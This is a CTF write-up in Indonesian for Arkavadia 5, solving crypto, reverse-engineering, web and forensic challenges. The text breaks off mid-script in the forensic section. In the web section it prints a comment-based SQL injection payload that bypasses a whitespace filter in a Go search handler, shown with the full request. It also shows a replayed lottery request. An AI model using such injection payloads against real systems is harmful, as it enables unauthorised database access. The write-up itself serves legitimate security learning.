

# **Recursive**



## **Write-Up CTF Arkavadia 5**

@xaxaxa | @eiji98 | @yeraisci

# Crypto

- **Tut tuut**

Deskripsi soal :Nurhado mengirimkan pesan ke Aldi. Tapi Aldi bingung. Bantu Aldi untuk memahami isi pesan dari Nurhado.

flag: Arkav5{[pesan]}

Dan diberikan file mp3 bernama tut-tuut.mp3

Setelah mp3 didengarkan terdapat suara ketukan yang mencurigakan dan berjeda.Kami prediksi ini adalah sebuah morse code.Langsung saja dihayati dan dingerkan dengan seksama dan jangan lupa baca bismillah,lalu dicatat morse code nya dan dipetakan ke string.

**FLAG : Arkav5{mors3c0de}**

- **Eazy Random**

Deskripsi soal : YaQueen random?

Diberikan juga file not-so-random.py dan output.txt

**Not-so-random.py**

```
#!/usr/bin/python
# -*- coding: utf-8 -*-

import random,string

flag = open("flag", "r").read()
flag_enc = ""
random.seed("lol")
for c in flag:
    if c.islower():
        flag_enc += chr((ord(c)-ord('a')+random.randrange(0,26))%26 + ord('a'))
    elif c.isupper():
        flag_enc += chr((ord(c)-ord('A')+random.randrange(0,26))%26 + ord('A'))
    elif c.isdigit():
        flag_enc += chr((ord(c)-ord('0')+random.randrange(0,10))%10 + ord('0'))
    else:
        flag_enc += c
with open('output.txt', 'w+') as f:
    f.write("Flag yang sudah dirandom: "+ flag_enc)
```

## Output.txt

Flag yang sudah dirandom: Clrbp7{4kt9m1srj\_oqc3b8uew\_lf}

Setelah dianalisa, ternyata sudah terdapat informasi seed dari random pada file python tersebut. Skema enkripsi dari soal ini cukup sederhana yaitu mengambil nilai ord dari flag lalu dikurangi base asciinya (huruf kecil base "a", huruf besar base "A"). Lalu setelah itu ditambah nilai random yang didapat dari randrange, setelah itu di wrap sesuai banyak base ascii (digit 10, huruf 26). Setelah itu ditambahkan nilai ord basenya. Dan karakter selain alphanum tidak di enkripsi.

Disini tim kami menggunakan cara bruteforce per karakter flag dengan menggunakan script ini :

```
import random,string
target = "Clrbp7{4kt9m1srj_oqc3b8uew_lf}"
flag = ""
for b in range(len(target)):
    if target[b].isdigit():
        liss = string.digits
    elif target[b].islower():
        liss = string.ascii_lowercase
    elif target[b].isupper():
        liss = string.ascii_uppercase
    else:
        flag += target[b]

    for c in liss:
        temp = flag + c
        flag_enc = ""
        random.seed("lol")
        for c in temp:
            if c.islower():
                flag_enc += chr((ord(c)-ord('a')+random.randrange(0,26))%26 + ord('a'))
            elif c.isupper():
                flag_enc += chr((ord(c)-ord('A')+random.randrange(0,26))%26 + ord('A'))
            elif c.isdigit():
                flag_enc += chr((ord(c)-ord('0')+random.randrange(0,10))%10 + ord('0'))
```

```
    else:
        flag_enc += c
    if flag_enc == target[:b+1]:
        flag += c

print flag
```

Dan didapatkan flag yang benar.

**FLAG : Arkav5{1nv1s1ble\_zer0w1dth\_cc}**

# Reverse

- **Ular Sanca**

Deskripsi soal :can you beat my python?

Diberikan juga file pyc bernama sanca.pyc

Karena file pyc,kita bisa uncompile menggunakan tools **uncompyle6**.Dengan cara (\$**uncompyle6 sanca.pyc**).Setelah itu kita dapatkan source code python yang asli seperti :

```
data = raw_input('Flag:')
data = data[14:] + data[:14]
if len(data) != 28:
    print 'Incorrect!'
    exit()
if data[-2] != 'n':
    print 'Incorrect!'
    exit()
if data[10] != '3':
    print 'Incorrect!'
    exit()
if data[::-2] != '_otp5ar}3l3333':
    print 'Incorrect!'
    exit()
if data[::-3] != '_hqvrtls3r':
    print 'Incorrect!'
    exit()
if data[::-5] != '_yat3v':
    print 'Incorrect!'
    exit()
if data[::-7] != '_{}s':
    print 'Incorrect!'
    exit()
if data[:4] != 'rr_tk{h':
    print 'Incorrect!'
    exit()
if data[:7] != 'r3Ap':
```

```
print 'Incorrect!'
exit()
print 'Correct!'
```

Pengecekan ini dapat dengan mudah dilalui dengan cara me-reverse prosesnya,Kami menggunakan script python sebagai berikut :

```
flag = [0]*28
flag[-2] = "n"
flag[10] = "3"
data1 = "_otp5ar}3l3333"
count = 0
for x in range(len(flag)-1,-1,-2):
    print x
    flag[x] = data1[count]
    count += 1

count = 0
data2 = "_hpvrtls3r"
for x in range(len(flag)-1,-1,-3):
    flag[x] = data2[count]
    count +=1

count = 0
data3 = "_yat3v"
for x in range(len(flag)-1,-1,-5):
    flag[x] = data3[count]
    count += 1

count = 0
data4 = "_{}s"
for x in range(len(flag)-1,-1,-7):
    flag[x] = data4[count]
```

```
count +=1

count = 0
data5 = "rr_tk{h"
for x in range(0,len(flag),+4):
    flag[x] = data5[count]
    count += 1

count = 0
data6 = "r3Ap"
for x in range(0,len(flag),+7):
    flag[x] = data6[count]
    count += 1

g = "".join(flag)
print g[14:] + g[:14]
```

Ketika script dijalankan, akan mengeluarkan flagnya :


**FLAG : Arkav5{python\_r3v3r3s3\_l33t}**

- **Kotak-es**

Deskripsi soal : Bisakah kamu memecahkan Kotak es ini?

Diberikan juga file ELF 64-bit stripped bernama **kotak-es**

Kira-kira seperti ini hasil decompile pseudocode main-nya di IDA :



```
1 int64 __fastcall main(signed int a1, char **a2, char **a3)
2 {
3     char *v3; // rbp@2
4     signed int v4; // ebx@2
5     __int64 v6; // r9@4
6     char v7; // cl@5
7     int v8; // edi@5
8     __int64 v9; // rsi@6
9     __int64 v10; // rcx@6
10    int v11; // eax@7
11
12    if ( a1 <= 1 )
13    {
14        v4 = 1;
15        __printf_chk(1LL, "%s <flag>\n", *a2);
16    }
17    else
18    {
19        v3 = a2[1];
20        v4 = 1;
21        if ( (unsigned int)strlen(a2[1]) == 20 )
22        {
23            v6 = 0LL;
24            do
25            {
26                v7 = v3[v6];
27                v8 = 0;
28                do
29                {
30                    v9 = (unsigned __int8)v7;
31                    v10 = v8++;
32                    v7 = *(&byte_201040[256 * v10] + v9);
33                } while ( v8 != 20 );
34                v11 = byte_201020[v6++] == v7;
35                v4 &= v11;
36            } while ( v6 != 20 );
37            if ( v4 )
38                __printf_chk(1LL, "Arkav5{%s}\n", v3);
39            v4 = 1u;
40        }
41    }
42    return (unsigned int)v4;
43 }
44
45 }
```

Proses dari program tersebut cukup simple, pertama kita diminta memasukan flag melalui argv. Dan terjadi pengecekan panjang flag. Panjang flag yang dibutuhkan adalah 20. Setelah itu terdapat 2 while loop. While loop terdalam melakukan proses selama nilai v8 != 20, yaitu bisa dikatakan diproses sebanyak 20 kali. Dalam prosesnya awalnya Satu karakter dari flag



diambil sesuai urutan index dan dimasukkan kedalam variabel v7. Lalu while loop terdalam memproses nya dengan cara mengganti nilai v7 tersebut dengan nilai  $(\&\text{byte\_201040}[256 * v10] + v9)$ . Variabel `byte_201040` ini sendiri kita dapatkan dari segment `.data` dan setelah di ambil ternyata jumlahnya adalah  $256 * 20$  yaitu 5120. Jadi selama loop 20x nilai v7 diganti dengan nilai `byte_201040` pada index ke- $[256 * v10]$  lalu diambil lah nilai dari data tersebut dari indeks ke v9 nya.

Setelah While loop terdalam selesai, maka pada while loop terluar akan di cek hasil akhir dari v7. Jika v7 sama nilainya dengan nilai `byte_201020[v6++]` dimana v6 increment sebanyak 20 kali pada while loop (variabel tersebut juga terletak pada segment `.data`). Jika sama maka nilai v4 yang pada awalnya diinisialisasi dengan nilai 1 akan di "AND" kan dengan hasil pencocokan nilai v7. Singkatnya, kita harus menjaga agar nilai v4 tetap 1 sehingga flag akan keluar. Hal ini dilakukan dengan cara menjaga tiap while loop terdalam selalu menghasilkan pengecekan v7 yang true dengan `byte_201020[v6++]`.

Berikut script yang kami gunakan :

```
data1 = ['0x89', '0x1b', '0x1f', '0xfb', '0x3d', '0x74', '0x0c', '0x88', '0x14', '0xf3', '0xb5', '0x15', '0x8b', .....banyak gan :v]
data1 = [int(x,0) for x in data1]
data2 = ['0x88', '0xea', '0xf7', '0x48', '0x0b', '0x35', '0x1a', '0xaa', '0x3c', '0x35', '0x01', '0xdd', '0xca', '0x38', '0x0b', '0x01', '0xf7', '0x0b', '0x3c', '0x32']
data2 = [int(x,0) for x in data2]

flag = ""
for x in range(20):
    for y in range(0x20, 0x7f):
        init = y
        for z in range(20):
            awal = data1[256*z+init]
            init = awal
        if awal == data2[x]:
            flag += chr(y)

print flag
```

Script tersebut akan mengeluarkan string : `SB0x_r3ver5ing_50_ez`. Tinggal dimasukkan dalam format flag dan didapatkan flagnya

**FLAG : Arkav5{SB0x\_r3ver5ing\_50\_ez}**

# Web


- **Optimus Prime**

Deskripsi soal : Arvy sedang membuat sebuah website tentang robot kesayangannya.


Check it out!

<http://18.222.179.254:10012/>

Halaman depan web :



Karena ada clue seperti tulisan robot, langsung saja akses /robots.txt nya. Ternyata ada file /mysecret.php. Langsung saja kita akses pagennya :



Kami tidak menemukan flagnya di pagennya. Melihat ada kepala optimus prime mungkin flag terdapat pada HEAD. langsung saja kita cek dan didapatkan flagnya :

→ curl -I HEAD <http://18.222.179.254:10012/mysecret.php>

curl: (6) Could not resolve host: HEAD

HTTP/1.1 200 OK

Host: 18.222.179.254:10012

Connection: close

X-Powered-By: PHP/7.0.32-0ubuntu0.16.04.1


flag: Arkav5{freedom\_is\_the\_right\_of\_all\_sentient\_beings\_\_}

**FLAG : Arkav5{freedom\_is\_the\_right\_of\_all\_sentient\_beings\_\_}**

- **Kulit Manggis**


Deskripsi soal : Sepertinya ada yang salah dengan web `lottery` yang dibikin Arvy. Check it out! <http://18.222.179.254:10013>

Tampilan depan web :



The screenshot shows a web browser window with the address bar displaying `18.222.179.254:10013`. The page title is "Kulit Manggis Lottery". The main content area has a heading "Test your lucky number here!" followed by a text input field and a blue "submit" button.

Terdapat fitur untuk submit seperti lottery dengan menggunakan lucky number. Ketika dimasukkan angka sembarang keluar response :



The screenshot shows the same web browser window, but the page content has changed to a red message box. The message reads: "Maaf, Anda kurang beruntung :( Lucky number: 1668233452". The address bar now shows `18.222.179.254:10013/test.php`.

Ketika dicoba berulang kali maka lucky number akan berubah terus. Lalu kami menggunakan burpsuite untuk mencoba interrupt requestnya waktu akan submit number.

Request				Response				
Raw	Params	Headers	Hex	Raw	Headers	Hex	HTML	Render
<pre>POST /test.php HTTP/1.1 Host: 18.222.179.254:10013 User-Agent: Mozilla/5.0 (X11; Ubuntu; Linux x86_64; rv:64.0) Gecko/20100101 Firefox/64.0 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8 Accept-Language: en-US,en;q=0.5 Accept-Encoding: gzip, deflate Referer: http://18.222.179.254:10013/ Content-Type: application/x-www-form-urlencoded Content-Length: 17 Connection: close Cookie: PHPSESSID=hlrrck1lp7hmgvnt7kvvk7bce7 Upgrade-Insecure-Requests: 1  number=1111111111</pre>				<pre>HTTP/1.1 200 OK Host: 18.222.179.254:10013 Connection: close X-Powered-By: PHP/7.0.32-0ubuntu0.16.04.1 Expires: Thu, 19 Nov 1981 08:52:00 GMT Cache-Control: no-store, no-cache, must-revalidate Pragma: no-cache Content-type: text/html; charset=UTF-8  &lt;!DOCTYPE html&gt; &lt;html&gt; &lt;head&gt; &lt;meta charset=utf-8&gt; &lt;meta http-equiv=X-UA-Compatible content="IE=edge"&gt; &lt;meta name=viewport content=width=device-width, initial-scale=1, shrink-to-fit=no&gt;  &lt;title&gt;Kulit Manggis&lt;/title&gt;  &lt;link href=https://stackpath.bootstrapcdn.com/bootstrap/4.2.1/css/bootstrap.min.css rel=stylesheet&gt; &lt;/head&gt;  &lt;body&gt; &lt;div class=container-fluid&gt;  &lt;div class=card-header alert alert-danger mt-3&gt; Maaf, Anda kurang beruntung :( &lt;br /&gt; Lucky number: 1668233452 &lt;/div&gt;  &lt;/div&gt; &lt;/body&gt; &lt;/html&gt;</pre>				

Ketika dicoba di repeater maka lucky number yang keluar tetap sama. Karena ini HTTP juga yaudah tinggal kita submit saja lucky number yang terdapat pada response :

Request				Response				
Raw	Params	Headers	Hex	Raw	Headers	Hex	HTML	Render
<pre>POST /test.php HTTP/1.1 Host: 18.222.179.254:10013 User-Agent: Mozilla/5.0 (X11; Ubuntu; Linux x86_64; rv:64.0) Gecko/20100101 Firefox/64.0 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8 Accept-Language: en-US,en;q=0.5 Accept-Encoding: gzip, deflate Referer: http://18.222.179.254:10013/ Content-Type: application/x-www-form-urlencoded Content-Length: 17 Connection: close Cookie: PHPSESSID=hlrrck1lp7hmgvnt7kvvk7bce7 Upgrade-Insecure-Requests: 1  number=1668233452</pre>				<pre>HTTP/1.1 200 OK Host: 18.222.179.254:10013 Connection: close X-Powered-By: PHP/7.0.32-0ubuntu0.16.04.1 Expires: Thu, 19 Nov 1981 08:52:00 GMT Cache-Control: no-store, no-cache, must-revalidate Pragma: no-cache Content-type: text/html; charset=UTF-8  &lt;!DOCTYPE html&gt; &lt;html&gt; &lt;head&gt; &lt;meta charset=utf-8&gt; &lt;meta http-equiv=X-UA-Compatible content="IE=edge"&gt; &lt;meta name=viewport content=width=device-width, initial-scale=1, shrink-to-fit=no&gt;  &lt;title&gt;Kulit Manggis&lt;/title&gt;  &lt;link href=https://stackpath.bootstrapcdn.com/bootstrap/4.2.1/css/bootstrap.min.css rel=stylesheet&gt; &lt;/head&gt;  &lt;body&gt; &lt;div class=container-fluid&gt;  &lt;div class=card mt-3&gt; &lt;div class=card-header alert alert-success&gt; Congrats! &lt;/div&gt; &lt;div class=card-body&gt; Flag: &lt;code&gt;Arkav5{alw4ys_know_h0w_th3_http_w0rks}&lt;/code&gt; &lt;/div&gt; &lt;/div&gt;  &lt;/div&gt; &lt;/body&gt; &lt;/html&gt;</pre>				

FLAG : Arkav5{alw4ys\_know\_h0w\_th3\_http\_w0rks}

## • Fancafe


Deskripsi soal :

fromis\_9 (프로미스나인) is a South Korean girl group formed by CJ E&M through the 2017 reality show Idol School.

<http://18.223.125.143:10011/>

Dan diberikan juga file zip bernama fancafe.zip

Tampilan depan web :



Setelah dicoba-coba ternyata hanya ada satu fitur yaitu “search”.Hmm,coba kita lihat isi zip nya.Ternyata terdapat beberapa struktur file golang :

Name	Size	Type	Modified
app	401 bytes	Folder	
database	716 bytes	Folder	
entity	180 bytes	Folder	
handler	1,5 kB	Folder	
service	999 bytes	Folder	
view	1,3 kB	Folder	
fancafe.go	541 bytes	Go source c...	10 Januari 2019, 19...

Setelah kita extract dan kita pelajari,terdapat method yang menghandle “search” request.Terdapat pada file service/post.go :

```

package service

import (
    "log"
    "strings"

    "github.com/ayamberkakienam/ProbsetCTFArkav5/web/fancafe/database"
    "github.com/ayamberkakienam/ProbsetCTFArkav5/web/fancafe/entity"
)

type PostService struct {}

func NewPostService() *PostService {
    return &PostService{}
}

func (p *PostService) All() ([]entity.Post, error) {
    query := "SELECT * FROM posts WHERE is_deleted = false"
    posts := []entity.Post{}
    err := database.MySQL.Select(&posts, query)
    if err != nil {
        return nil, err
    }
    return posts, nil
}

func (p *PostService) Search(keyword string) ([]entity.Post, error) {
    // We only support one keyword at the moment
    keyword = strings.Fields(keyword)[0]
    query := "SELECT * FROM posts WHERE is_deleted = false AND content LIKE '%" +
keyword + "%'"
    log.Println(query)
    posts := []entity.Post{}
    err := database.MySQL.Select(&posts, query)
    if err != nil {
        return nil, err
    }
    return posts, nil
}

```

Kita lihat bahwa parameter post yang kita berikan tidak difilter ada dilakukan escape, maka bisa kita lakukan sql injection. Terdapat satu masalah yaitu pada line : `keyword = strings.Fields(keyword)[0]`. Disini, program hanya akan memproses keyword pertama. Jadi jika kita berikan "tes 123" maka hanya

string “tes” yang diproses.filter whitespace ini dapat kita bypass dengan menggunakan notasi /\*\*/  
.Payload yang kami gunakan : asdasd'/\*\*/or/\*\*/1=1#

```
Request
Raw Params Headers Hex
POST / HTTP/1.1
Host: 18.229.125.143:10011
User-Agent: Mozilla/5.0 (X11; Ubuntu; Linux x86_64; rv:64.0) Gecko/20100101 Firefox/64.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://18.229.125.143:10011/
Content-Type: application/x-www-form-urlencoded
Content-Length: 50
Connection: close
Upgrade-Insecure-Requests: 1
keyword=asdasd'/**/or/**/1=1#

Response
Raw Headers Hex HTML Render
</div>
<div class="card">
  <div class="card-body">
    <h5 class="card-title">Seoyeon</h5>
    <p class="card-text">Lee Seoyeon (이서연). Position: Main Rapper, Lead Vocalist, Lead Dancer</p>
  </div>
</div>
<div class="card">
  <div class="card-body">
    <h5 class="card-title">Chaeyeoung</h5>
    <p class="card-text">Lee Chaeyeoung (이채영). Position: Main Dancer, Lead Rapper, Vocalist</p>
  </div>
</div>
<div class="card">
  <div class="card-body">
    <h5 class="card-title">Nakyung</h5>
    <p class="card-text">Lee Nakyung (이낙영). Position: Lead Vocalist, Visual</p>
  </div>
</div>
<div class="card">
  <div class="card-body">
    <h5 class="card-title">Jiheon</h5>
    <p class="card-text">Baek Jiheon (백지헌). Position: Vocalist, Maknae</p>
  </div>
</div>
<div class="card">
  <div class="card-body">
    <h5 class="card-title">Lag</h5>
    <p class="card-text">Arkav5(SQLi_adalah_jalan_ninjaku)</p>
  </div>
</div>
</div>
</body>
</html>
```

Dan didapatkan flagnya

**FLAG : Arkav5{SQLi\_adalah\_jalan\_ninjaku}**

# Forensic

- **Yaqueen**

Deskripsi soal : Kalau orang lain bisa, mengapa harus kita?

Diberikan juga Image file berupa YaQueen.jpg

Setelah mendapatkan file attachment, dilakukan analisis terhadap JPEG trailer yang ada. Hasilnya diperoleh sebuah Zip Archive yang berisikan 625 buah RGB Image dengan komposisi warna hitam-putih.

```
$ binwalk YaQueen.jpg | head
```

DECIMAL	HEXADECIMAL	DESCRIPTION
---------	-------------	-------------

0	0x0	JPEG image data, JFIF standard 1.01
118594	0x1CF42	Zip archive data, at least v2.0 to extract, name: data/
118629	0x1CF65	Zip archive data, at least v2.0 to extract, compressed size: 446, uncompressed size: 631, name: data/um_1.jpg
119118	0x1D14E	Zip archive data, at least v2.0 to extract, compressed size: 446, uncompressed size: 631, name: data/um_10.jpg
119608	0x1D338	Zip archive data, at least v2.0 to extract, compressed size: 446, uncompressed size: 631, name: data/um_100.jpg
120099	0x1D523	Zip archive data, at least v2.0 to extract, compressed size: 446, uncompressed size: 631, name: data/um_101.jpg
120590	0x1D70E	Zip archive data, at least v2.0 to extract, compressed size: 446, uncompressed size: 631, name: data/um_102.jpg

```
$ foremost -o dump YaQueen.jpg
foremost: : No such file or directory
Processing: YaQueen.jpg
|foundat=data/PK
```

```
$ 7z x dump/zip/00000231.zip
```

```
7-Zip [64] 15.14 : Copyright (c) 1999-2015 Igor Pavlov : 2015-12-31
p7zip Version 15.14.1 (locale=C.UTF-8,Utf16=on,HugeFiles=on,64 bits,2 CPUs Intel(R) Pentium(R)
CPU 987 @ 1.50GHz (206A7),ASM)
```

```
Scanning the drive for archives:
1 file, 367429 bytes (359 KiB)
```

```
Extracting archive: 00000231.zip
```


```
$ ls dump/zip/data/
um_1.jpg
um_10.jpg
um_100.jpg
```



```

um_101.jpg
um_102.jpg
um_103.jpg
um_104.jpg
um_105.jpg
um_106.jpg
um_107.jpg
..
...
um_625.jpg

```



Dari sini, didapat dugaan bahwa tuple pixel yang ada merepresentasikan sebuah QR-Code dengan dimensi sebesar **(25px x 25px)**. Berdasarkan acuan tersebut, dilakukan proses carving terhadap QR-code sebagai berikut:

```

1  from PIL import Image
2  import qrttools
3
4  def parse(filename):
5      im = Image.open(filename)
